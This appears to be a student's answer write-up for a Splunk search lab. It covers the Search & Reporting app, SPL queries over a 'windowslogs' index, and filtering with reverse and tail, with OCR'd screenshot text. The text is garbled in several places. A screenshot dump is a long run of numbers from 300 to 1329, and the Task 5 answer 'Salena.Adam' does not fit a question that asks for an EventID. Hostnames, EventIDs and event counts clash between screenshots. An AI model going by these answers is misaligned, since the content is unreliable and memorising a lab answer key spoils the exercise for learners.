




The screenshot displays a Kali Linux desktop environment. The primary application is the Splunk web interface, accessed via a browser. The search query entered is 'Interconnect.logs', and the results are displayed in a list view. The first event is selected, showing detailed information about a process execution, including the process name, user, and various system attributes. The desktop includes a taskbar with several application icons and a system tray at the bottom right showing the time and date.





Q2: What is the name of the host in the Data Summary tab?

Answer: cyber-host

Task 3: Search & Reporting App Overview

Q1: In the search History, what is the 7th search query in the list? (excluding your searches from today)


Answer index=windowslogs | chart count(EventCode) by Image

Q2: In the left field panel, which Source IP has recorded max events?

Answer 172.90.12.11

Q3: How many events are returned when we apply the time filter to display events on 04/15/2022 and Time from 08:05 AM to 08:06 AM?

Answer 134



Task 4: Splunk Processing Language Overview


Q1: How many Events are returned when searching for Event ID 1 AND User as *James*?

Answer 4

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index=*windowslogs* EventID=1 User=*James*`. The results show 4 events. The first event is expanded, showing details such as: `Version: 1`, `AccountName: SYSTEM`, `AccountType: user`, `Category: Process Create (File: ProcessCreate)`, `Channel: Microsoft-Windows-Security/Operational`, `CommandLine: C:\windows\system32\cmd.exe /user /add /bits:64`, `Company: Microsoft Corporation`, `CurrentDirectory: C:\windows\system32`, `Description: Set Command`, `Domain: NT AUTHORITY`, `EventID: 1`, `EventReceivedTime: 2022-04-15 09:06:02`, `EventTime: 2022-04-15 09:06:02`, `EventType: Audit`, and `EventSourceProcessID: 3568`.

Q2: How many events are observed with Destination IP 172.18.39.6 AND destination Port 135?

Answer 8




Q3: What is the Source IP with highest count returned with this Search query -
Search Query: index=windowslogs Hostname="Salena.Adam"
DestinationIp="172.18.38.5"

Answer 172.90.12.11


Q4: In the index windowslogs, search for all the events that contain the term
cyber how many events returned?

Answer 0



Q5: Now search for the term cyber*, how many events are returned?

Answer12256



Task 5: Filtering the Results in SPL


Q1: What is the third EventID returned against this search query?

```
index=windowslogs | table _time EventID Hostname SourceName | reverse
```


New Search Save As Create Table View Code

1 index=windowslogs | table _time EventID Hostname SourceName | reverse All time Search

✓ 12,296 events (before 4:35:24 6:56:07:000 PM) No Event Sampling 300 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1040 1041 1042 1043 1044 1045 1046 1047 1048 1049 1050 1051 1052 1053 1054 1055 1056 1057 1058 1059 1060 1061 1062 1063 1064 1065 1066 1067 1068 1069 1070 1071 1072 1073 1074 1075 1076 1077 1078 1079 1080 1081 1082 1083 1084 1085 1086 1087 1088 1089 1090 1091 1092 1093 1094 1095 1096 1097 1098 1099 1100 1101 1102 1103 1104 1105 1106 1107 1108 1109 1110 1111 1112 1113 1114 1115 1116 1117 1118 1119 1120 1121 1122 1123 1124 1125 1126 1127 1128 1129 1130 1131 1132 1133 1134 1135 1136 1137 1138 1139 1140 1141 1142 1143 1144 1145 1146 1147 1148 1149 1150 1151 1152 1153 1154 1155 1156 1157 1158 1159 1160 1161 1162 1163 1164 1165 1166 1167 1168 1169 1170 1171 1172 1173 1174 1175 1176 1177 1178 1179 1180 1181 1182 1183 1184 1185 1186 1187 1188 1189 1190 1191 1192 1193 1194 1195 1196 1197 1198 1199 1200 1201 1202 1203 1204 1205 1206 1207 1208 1209 1210 1211 1212 1213 1214 1215 1216 1217 1218 1219 1220 1221 1222 1223 1224 1225 1226 1227 1228 1229 1230 1231 1232 1233 1234 1235 1236 1237 1238 1239 1240 1241 1242 1243 1244 1245 1246 1247 1248 1249 1250 1251 1252 1253 1254 1255 1256 1257 1258 1259 1260 1261 1262 1263 1264 1265 1266 1267 1268 1269 1270 1271 1272 1273 1274 1275 1276 1277 1278 1279 1280 1281 1282 1283 1284 1285 1286 1287 1288 1289 1290 1291 1292 1293 1294 1295 1296 1297 1298 1299 1300 1301 1302 1303 1304 1305 1306 1307 1308 1309 1310 1311 1312 1313 1314 1315 1316 1317 1318 1319 1320 1321 1322 1323 1324 1325 1326 1327 1328 1329



Answer: Salena.Adam

Task 6: SPL - Structuring the Search Results

Q1: Using the Reverse command with the search query `index=windowslogs | table _time EventID Hostname SourceName` - what is the HostName that comes on top?

Pipe the given search string to reverse:

```
index=windowslogs | table _time EventID Hostname SourceName | reverse
```

Search | Splunk 8.2.6

10-10-111-714p thelabs.com/en-US/app/search/search?earliest=0&latest=&search=index%3Dwindowslogs | table _time EventID Hostname SourceName %GAI reverse & display.page.search.m...

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit DB | Google Hacking DB | OJFSec

Search | Analytics | Dashboards | Reports | Alerts | Dashboards

New Search

1 index=windowslogs | table _time EventID Hostname SourceName
2 | reverse

12,250 events (before 4:35:24 7:08:19 00:00 PM) No Event Sampling

Events (12,250) | Fields | Statistics (12,250) | Visualization

100 Per Page | Fields | Preview

_time	EventID	Hostname	SourceName
2022-04-15 00:45:40	800	James.Browne	Powershell
2022-04-15 00:45:40	800	James.Browne	Powershell
2022-04-15 00:45:40	4103	James.Browne	Microsoft-Windows-Powershell
2022-04-15 00:45:40	800	James.Browne	Powershell
2022-04-15 00:45:40	4103	James.Browne	Microsoft-Windows-Powershell
2022-04-15 00:45:40	800	James.Browne	Powershell
2022-04-15 00:45:40	4103	James.Browne	Microsoft-Windows-Powershell
2022-04-15 00:45:40	800	James.Browne	Powershell
2022-04-15 00:45:40	4103	James.Browne	Microsoft-Windows-Powershell
2022-04-15 00:45:40	800	James.Browne	Powershell
2022-04-15 00:45:40	4103	James.Browne	Microsoft-Windows-Powershell
2022-04-15 00:45:40	800	James.Browne	Powershell
2022-04-15 00:45:40	18	Michael.Saunders	Microsoft-Windows-System
2022-04-15 00:45:40	18	Michael.Saunders	Microsoft-Windows-System

cyber

Highlight All Match Case Match Diacritics Whole Words 2 of 112 matches

Answer: james.browne

Q2:What is the last EventID returned when the query in question 1 is updated with the tail command?

index=windowslogs | table _time EventID Hostname SourceName | tail

New Search Save As Create Table View Code

index=windowslogs | table _time EventID Hostname SourceName | tail

✓ 12,296 events (before 4:35:24.7:05:45.000 PM) No Event Sampling

Events (12,296) Patterns **Statistics (10)** Visualization

100 Per Page Format Preview

_time	EventID	Hostname	SourceName
2022-04-15 08:45:40	308	James.Brown	Powershell
2022-04-15 08:45:40	308	James.Brown	Powershell
2022-04-15 08:45:40	4103	James.Brown	Microsoft-Windows-PowerShell
2022-04-15 08:45:40	308	James.Brown	Powershell
2022-04-15 08:45:40	4103	James.Brown	Microsoft-Windows-PowerShell
2022-04-15 08:45:40	308	James.Brown	Powershell
2022-04-15 08:45:40	4103	James.Brown	Microsoft-Windows-PowerShell
2022-04-15 08:45:40	308	James.Brown	Powershell
2022-04-15 08:45:40	308	James.Brown	Powershell
2022-04-15 08:45:40	4103	James.Brown	Microsoft-Windows-PowerShell

